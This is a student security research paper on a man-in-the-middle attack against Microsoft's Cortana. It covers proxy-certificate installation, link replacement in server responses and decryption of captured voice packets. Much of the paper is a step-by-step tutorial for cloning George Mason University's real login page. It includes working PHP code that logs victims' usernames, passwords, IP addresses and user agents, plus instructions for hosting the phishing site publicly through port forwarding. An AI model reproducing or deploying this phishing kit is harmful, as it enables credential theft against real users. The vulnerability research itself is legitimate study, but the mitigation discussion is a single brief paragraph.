Cortana Vulnerability Research

Melanie Brown, *Student*, *GMU*, Marwan Elashry, *Student*, *GMU*, Viren Kumar, *Student*, *GMU*,

Tanya Malik, *Student*, *GMU,* Emily Nolan, *Student*, *GMU,* andLucas Scharf, *Student*, *GMU*

***Abstract*—Voice assistants such as Cortana have become increasingly popular in recent years, providing users with convenient and efficient ways to perform tasks. However, as with any technology, there are security vulnerabilities that can be exploited. In this paper, we examine a specific attack that can be carried out on Cortana, allowing an attacker to steal user credentials. We explore the details of this attack and discuss potential mitigations, such as content verification and hashing. Our findings highlight the need for better encryption of user information in transit to prevent such attacks. Overall, this study demonstrates that Cortana is still vulnerable and that there needs to be more effort put into identifying and addressing security vulnerabilities in emerging technologies before they are accessible to the masses.**

***Index Terms*—Cortana, Man in the Middle (MITM), Windows, Voice Assistants, Vulnerabilities, Kali Linux, Encryption, Security, Privacy, Credential theft, Hashing, Content verification, Wake Word**

I. INTRODUCTION

Microsoft's Cortana voice assistant is a popular productivity tool that is integrated into the Windows 10 and 11 operating systems. However, concerns have been raised about the security of Cortana, particularly in regard to the potential for data leakage and exploitation. Our research aims to identify and exploit any vulnerabilities in Cortana and demonstrate how these vulnerabilities can be used to compromise a system.

One specific area of concern is the transmission of voice data packets by Cortana, which has been found to occur even when users do not explicitly activate the assistant. Our research will investigate this issue and determine if there is a data leakage problem that needs to be addressed.

In addition, our research will examine the local files stored by Cortana on a user's machine, which can contain a wealth of information about the user's queries and interactions with the assistant. These files are primarily stored in the AppData directory in the SQLite format and include timestamps, unique identifiers, and JavaScript Object Notation(JSON) command data. The User can also find Cortana’s executable file and Dynamic Link Library files under "C:\program files\windowsapps\. This folder requires the user to have owner permissions for the Windows apps folder. This is important because it forces the user or attacker to take ownership of this folder before they can view or edit these important executables or dynamic-linked libraries (DLLs). These various dynamically-linked libraries and other files are required for Cortana's full functionality.


In figure 1, it shows what tasks Cortana should be able to complete according to Microsoft. These tasks range from setting a reminder, defining a word, or even opening applications on your computer. The information Cortana captures, stores, and shares is not something that should be vulnerable to leakage or exploitation. 

Figure 1: Description of Cortana’s basic features described by Microsoft.

Cortana communicates with nam.api.cortana.ai in almost all instances. These communications with the server use Transport Layer Security encryption. nam.api.cortana.ai is the server call used in an Application Programming Interface (API). This API is used to pull certain blocks of information from a source, which is generally stored in a JSON format. To carry out our research, we will use a range of tools, including Burp Suite, Wireshark, and Ettercap Graphical, to capture and edit Cortana's packets and inject a malicious link into the JSON format. Our goal is to provide proof of concept of Cortana's vulnerabilities and help raise awareness of the importance of addressing these issues to protect user privacy and security.

II. OBSERVATIONS


*A. File Structure*  


Figure 2: Ghidra analysis of the Cortana.DLL file

Ghidra showed us that all of the functions of Cortana are stored in the Cortana.dll file. This file is accessed by Cortana.exe. All local processing and display is done using this library. This file has grown by thousands of functions within the last year, which may mean that Microsoft is looking to do something with the Cortana integration. Microsoft has just released information about Jarvis which may be the revised version of Cortana.

*C. Cortana Network Communications*




Figure 3: Cortana’s server communications

Cortana’s server, nam.api.cortana.ai, does the processing for all requests made by users. The server will then send the response to the query back to the user’s machine. The backend is complex and proprietary to Microsoft. There was no vulnerability found on the server side. Instead, there was a potential vulnerability found in the transportation of the response that allows for the response to be modified while returning to the user’s machine.

*D. Cortana’s Confidentiality and Wake Word*

A Wake Word is used by the user to alert the virtual assistant that they are about to verbally ask it something. This is possible because the virtual assistant is continuously “listening” through its built-in microphone when the setting is enabled. The virtual assistant then sends the audio data to the server to check if the user said the Wake Word. If it is not detected, then it stops processing the packets and continues listening without responding. It continues waiting to hear the Wake Word unless a query is manually recorded. Cortana, along with other voice assistants, has been known in the past to falsely respond to conversations, mistaking the conversation for the Wake Word. Cortana's Wake Word is “Hey Cortana” Upon hearing this, Cortana will go into active listening to capture the user's question following “Hey Cortana.”

We wanted to test Cortana's false positive rate ourselves. To do this, we set up a computer with Cortana’s Wake Word enabled and a microphone next to a second computer playing “Elegant Party Conversation Background Noise” to simulate continuous conversation. We positioned the microphone next to the speakers and did a test recording to ensure the microphone was working and could pick up the audio. We then allowed this to play on a loop for around 7.5 hours while recording the screen of the first computer on a timelapse. At the end of this test, we were able to see that Cortana activated twice during these 7.5 hours and started recording audio. The first time she stopped recording and went back to passive listening after a few seconds of not hearing anything usable. However, the second time she responded after recording for a few seconds and said, “I’m not sure what you mean by that.” and then went back to passive listening.

*E. Cortana's Encryption*

We found that Cortana uses TLS 1.3 for secure communication with Microsoft servers. TLS 1.3 is the latest version of the Transport Layer Security protocol and provides improved security and privacy compared to previous versions. It is widely used by major web browsers and servers to protect sensitive information.

Our research shows that TLS 1.3 uses advanced encryption algorithms and cryptographic primitives to ensure the confidentiality and integrity of data transmitted over the Internet. It provides perfect forward secrecy, which means that even if an attacker obtains the private key used for encryption, they cannot decrypt past sessions.

However, we want to stress that while TLS 1.3 and other encryption technologies provide strong security, they are not foolproof. It is still important for users to follow best practices for online security, such as using strong passwords and being cautious of suspicious emails or messages.

*F. Cortana's Data Collection and Privacy*

As with most virtual assistants, Cortana collects and processes user data to provide its services. Microsoft has stated that they collect and use data such as search history, voice and text input, location data, and usage data to improve Cortana's performance and provide personalized experiences. They have also stated that they use strong security measures to protect user data. However, concerns have been raised about the privacy implications of Cortana's data collection. Some users may not be comfortable with the amount of data being collected and how it is being used. Users need to understand what data is being collected and how it is being used, and to make informed decisions about whether or not to use Cortana. Microsoft provides options for users to control Cortana's data collection and privacy settings. Users can turn off voice input and history, location history, and other personalized features if they choose.Users need to review and adjust these settings to suit their preferences and comfort level.

III. EXPLOITATION

*A. Initial Set-Up Requirements:*

We used two virtual machines to aid in our simulated attack: a Windows 10/11 machine to act as our simulated user machine and a Kali Linux machine to act as the threat actor’s machine. First, we need to know both machines' IP addresses. You can do this by opening a terminal in each and typing “ifconfig” or “ipconfig” in the Kali and Windows machines respectively.




Figure 4: High-Level Overview of Cortana Attacks

*B. Proxy Establishment*

With both machines running we first needed to open BurpSuite version 1.7.15 on the Kali machine so that we can begin installing the certificate on the target machine. With BurpSuite running, we can navigate to a web browser installed on the User’s Windows 10 machine and type “http://<IP of the Kali machine>:8080” in the search bar. This will take the user to a page where they can install BurpSuite’s certificate. When prompted after opening the download, this certificate should be installed under Trusted Root Certification Authorities. This will allow the malicious proxy to be completely hidden from the user. Any website accessed with the BurpSuite proxy will continue uninterrupted to the site.

*C. Replacing the Link in the Server Response*

A malicious actor could use a MITM attack like arp poisoning to get themselves in between the user and the server. Using some social engineering, the user may even install the CA certificate for the attacker. To continue the exploit, we will prove the concept of link replacement to an unsuspecting user. We change the Windows machine proxy settings to the attacking Kali machine’s IP for the proof of concept. This will simulate the MITM attack. The CA certificate is already installed so all we need now is to load the malicious Java code into the BurpSuite extender tab. This now opens the WebSockets tab, which can be switched on. When the user now uses Cortana with a text query, the link to Bing will be replaced with a link of our choice in the malicious Java code. This is demonstrated in Figure 5 below. The first link looks normal, while the second one has been replaced




Figure 5: Cortana Link replacement

*D. Capturing and Decrypting TLS1.3*

The attacker would also be able to capture and decrypt the TLS secrets and the TLS packets. We were able to do this by attaching Wireshark to the BurpSuite process in Kali. We could then use extract-TLS-secrets from a GitHub page to capture the TLS secrets for decryption. The code used takes the TLS handshake captured in Wireshark and prints the secrets into another file to be used by Wireshark later to decrypt those TLS packets.

*E. Putting Together a SilkV3 Packet*

If the attacker knew that Cortana was being used by voice instead of text, they could capture and decrypt the SilkV3 voice packets and be able to view the questions asked and Cortana’s response. Wireshark is set up the same way as capturing the secrets. First, we go into Wireshark and add the TLS secrets into the decoding tab under TLS. This allows us to view any TLS packets that were encoded with any of the secrets provided. The Wireshark attached instance is then used to find all of the packets from the Cortana conversation; these packets will have a data tab and be numbered. When the packets are identified, they can be viewed in a raw format, cut down by removing the header, and saved to a file. Then the attacker will need to go packet by packet, removing the headers and combining the data into a .sil file that can be decoded to mp3. On GitHub, there is another tool called silk v3 decoder which allows for .sil files to be turned into an mp3 audio file. Once the tool is used and the mp3 is created it can be listened to by any audio-playing software.

*F. Phishing Website Creation*


The link of our choosing in the Cortana link replacement exploit could be a phishing website. To begin the development of the phishing website, we first accessed the real George Mason University via Google Chrome on my host machine student/faculty member sign-on page at this link: https://shibboleth.gmu.edu/idp/profile/SAML2/POST/SSO?execution=e1s1. After accessing this web page, we pressed CNTL+Z to view the page's source; you can also access the page's source by right-clicking anywhere on the website and selecting “View Page Source” from the drop-down menu. We copied all 90 lines of code and pasted them into a file called index.html on my host machine. Once that was complete, we inspected the page by right-clicking on the login page's website and selecting the Inspect option from the drop-down menu. This can be seen in Figure. 6 below. 

Figure 6: Inspect element on Official George Mason University Login Page.

On the right-hand side of the inspect element toolbox, there are several main.css mentions. Select one of them, as they will allow you to access the website's CSS. After accessing the website's CSS, copy and paste all of the CSS, which should be about 193 lines of code, into the bottom of the HTML file created earlier (index.html). You must place style tags around the CSS to properly utilize the CSS data. To do this, type everything after the colon:

*<sytle> [paste CSS code here] </style>*

To display the George Mason Universities logo at the top of the page, you have to change this:

*<img src="/idp/images/GMU\_PLogo\_RGB.jpg" alt="George Mason University Federated Services">*

To this:

*<img src="https://shibboleth.gmu.edu/idp/images/GMU\_PLogo\_RGB.jpg" alt="George Mason University Federated Services">*

You should also change the code within the head elements from Artifact 1.1 to 1.2. To ensure everything works as planned, save and close your index.html file. Then, open the file, and it should show you an exact copy of the George Mason University login page.

To begin to log the username and password entries made on the website, there are some modifications to the code that needs to be made, as well as the creation of a new script. To begin, within the form field listed:

*<form action="/idp/profile/SAML2/POST/SSO?execution=e2s1" method="post">*

you will need to make some modifications to this to ensure the logging works correctly. You should change the line to:

*<form action="login.php" method="post">*

This allows the form to access a new script that we will show you how to create, which performs the logging of the usernames and passwords. To have the form access and save updates to the form logs, you will also need to give the folder that the website is stored in proper permissions. I gave the folder all read and writing permissions.

Be sure to save all changes made to this index.html file, as we will now be working within a new file. First, create a file utilizing any text editor of your choice; in this case, we used Visual Studio Code, a free programming editor. Copy the code we have below into this new file and save it as login.php. The name must match the active element within the form tags above. Artifact 2.1 shows the PHP code needed. This code allows the form to store the username and password elements into a file called login\_data.txt within the same directory that the website is being hosted in. The file will then reroute the webpage to the official George Mason University page to make it seem like a bug or glitch in the system has occurred. As for challenges for this section, it required multiple attempts to develop the correct PHP script for logging, as the original code did not work.

*G. Phishing Website Implementation*

In addition to the previous work we had completed on the phishing websites logging method, we have added new code to the script, which allows the capturing of the IP of the victim who submits the form. In addition, the script also now logs the date and time that the login attempt was made. To further gather information on the victim who filled out the form on the site, we now also gather the victim agent of the device the victim submitted the login form. This allows me to understand better what devices and software versions are compatible with my phishing website. As for the code you need to include in the phishing script, previously referred to as login.php (as seen in Figure. 7. below),




Figure 7: Login.php logging methodology code.

you now must add these changes underneath the $password variable. The code that you need to add is:

*$ip = $\_SERVER['REMOTE\_ADDR'];*

*$timestamp = date('l jS \of F Y h:i:s A');*

*$client = $\_SERVER['HTTP\_USER\_AGENT'];*

After adding those lines of code to the login.php file, you now must update the fwrite code line with this:

*fwrite($file, "IP: " . $ip . " Client Information: " . $client . " Date: " . $timestamp . " Username: " . $username . " Password: " . $password . "\n");*

This will allow the file to print the data to the screen correctly. We then also changed the redirection of the site after the form field submission on the phishing website to the real request failed after a login attempt on George Mason Universities' website. An example of this page can be found in Figure. 8. below.




Figure 8: Redirection to the official George Mason University failed login attempt page.

To make these changes, you need to update the header code in the login.php file to this:

*header("Location: https://shibboleth.gmu.edu/idp/profile/SAML2/POST/SSO?execution=e1s1");*

This will make the victim think their login failed and have them automatically rerouted to the actual failed login page website.

Previously, the website was only hosted on an Apache2 web server on the Kali VM and was only accessible on my local network. With the addition of NOIP, a free website hoster, on new port forwarding rules set on my home network, anyone can now access the phishing website from their networks. To start, the attacker (myself) must turn on the Apache2 web service on their Kali VM. After following all of the pre-configuration steps, the phishing site should be accessible on its local network. To host the website on NOIP. You must follow these steps. First, sign up and create a new account at https://www.noip.com/. After creating your account and verifying your email address, head to https://my.noip.com/ and select the 0 of 1 hostname used box. In there, you will want to create a hostname. Set the hostname name to whatever you’d like and set the domain to any option. Leave the record type as DNS Host (A) and set the IPv4 address to your home network’s IP address. You can find that information by going to a website like https://www.ipchicken.com/.

To continue the setup of NOIP, you’ll need to set up port forwarding rules on your home network. As a disclaimer, not all WiFi routers utilize the same software, so some of my information may not apply to you. Moving along, we are using a Verizon Fios router provided directly by Verizon. The device’s model number is G3100. You first need to be connected to your router's WiFi network and access the admin control panel of the router. Typically you can reach the admin login page by typing 192.168.1.1 into your computer’s search engine. In my case, we could access the admin page by visiting: https://www.myfiosgateway.com/.

After providing that login page with my credentials, we accessed the advanced portion of my router settings and headed to Port Forwarding Rules. Typically you can find that section under your Security and Firewall settings. Next, you have to create a new Port Forwarding rule. Again, the locations may differ for everyone, but a basic configuration that we have used can be found in Figure. 9. listed below.




Figure 9: Port forwarding configuration settings.

To help you understand the image in Figure. 9. the “Application” box is where we named the port forwarding rule. The original port is set to 80 as Apache2 runs its HTTP server on port 80. For protocol, we put it to both TCP & UDP. Fwd to Addr or Forward to Address, we set it to my Kali VM’s IP. You can find this by starting your Kali VM and typing: ip addr in a terminal. This will show you what IP your device is running on locally. Fwd to Port or Forward to Port, we had also set to port 80 as that is what NOIP utilizes. And lastly, for the schedule, we put this to always rather than user-defined so that it's always active.

Once you’ve followed all of these steps, you need to open your Kali VM and run this command in a terminal:

*sudo service Apache2 start*

This will start up your Apache2 web server and begin broadcasting your website. After that is hosted, you can use a tool like https://www.portchecker.co/ to check your IP address and enter Port 80 in the port number section. The network should say that Port 80 is open now. If you were to stop the Apache2 service using: sudo service Apache2 stop. Port 80 should be closed. This should now allow your website to be accessible by the website that you set on NOIP, and you could also access the website by typing in your IP address with port 80 after it, for example:

[*http://XXX.XX.XXX.XXX:80*](http://xxx.xx.xxx.xxx:80)

IV. POTENTIAL MITIGATION

A few potential mitigations are hashing and content verification. If Cortana were to add content verification through hashing at the server and verify the response on the user’s computers, then this attack would not be possible. Given the resources at Microsoft's disposal, this mitigation should be relatively simple.

V. FUTURE DIRECTION




Figure 10: Possible future products that may include a voice assistant.

Microsoft may use Cortana as a building block for their new assistant Jarvis. Hopefully, it will not include the vulnerability pointed out in this paper and be more helpful than Cortana. This vulnerability is of low priority and medium importance because most users do not use Cortana. Cortana is also removed from Windows 10 images used by all companies. Microsoft may enable a new virtual assistant, so this vulnerability is still relevant and important.

VI. CONCLUSION

In conclusion, this paper demonstrated the vulnerability of Cortana to credential theft attacks. The attack is easily implemented when performed between two devices on the same network, and even a remote threat actor can complete this attack if they gain access to a victim's machine. However, this paper also presented some potential mitigations, such as content verification and hashing, which can make this attack impossible. Microsoft can improve the overall encryption of its information while in transit to prevent such attacks in the future. This research can help raise awareness of the potential security risks associated with personal assistants and motivate companies to implement better security measures to protect their users.

ACKNOWLEDGMENTS

We would like to thank Dr. Henry Coffman, Dr. Judith Baltensperger, and Chase Whitt for allowing us to participate in this project. We would also like to thank the CYSE department at George Mason University for allowing us to learn about tools we normally wouldn't while working on this project.

REFERENCES

[1] *The WebSocket Protocol*, IETF RFC 6455, Dec. 2011.

[2] K. Lyons, “Microsoft says Skype Audio is now reviewed in 'Secure facilities' after a worrying report,” The Verge, Jan. 10, 2020 [Online]. Available: https://www.theverge.com/2020/1/10/  
21059947/skype-audio-secure-privacy-microsoft  
-apple-google-amazon-china-contractors

[3] Security.org, “VPN consumer usage, adoption, and shopping study: 2021,” Nov. 8, 2021 [Online]. Available: https://www.security.org/resources/vpn  
-consumer-report-annual/

[4] S. Nielsen, “[HowTo Guide] How to force users to install CA root certificate to gain access,” *Netgate Forum*, 28-Jan-2017. [Online]. Available: https://forum.netgate.com/topic/98829/howto-guide-how-to-force-users-to-install-ca-root-certificate-to-gain-access. [Accessed: 18-Apr-2022].

[5] *HMAC: Keyed-Hashing for Message Authentication*, IETF RFC 2104, Feb. 1997.

ARTIFACTS

[1.1]

<head>

<meta charset="utf-8">

<meta name="viewport" content="width=device-width,initial-scale=1.0">

<meta http-equiv="X-UA-Compatible" content="IE=edge">

<title>George Mason Federated Login Service</title>

<link rel="stylesheet" href="https://unpkg.com/purecss@0.6.2/build/pure-min.css" integrity="sha384-UQiGfs9ICog+LwheBSRCt1o5cbyKIHbwjWscjemyBMT9YCUMZffs6UqUTd0hObXD" crossorigin="anonymous">

<link rel="stylesheet" type="text/css" href="/idp/css/main.css">

</head>

[1.2]

<head>

<meta charset="utf-8">

<meta name="viewport" content="width=device-width,initial-scale=1.0">

<meta http-equiv="X-UA-Compatible" content="IE=edge">

<title>George Mason Federated Login Service</title>

</head>

[2.1]

<?php

if ($\_SERVER['REQUEST\_METHOD'] === 'POST') {

$username = $\_POST['j\_username'];

$password = $\_POST['j\_password'];

$file = fopen("login\_data.txt", "a");

fwrite($file, "Username: " . $username . " Password: " . $password . "\n");

fclose($file);

header("Location: https://gmu.edu");

exit;

}

?>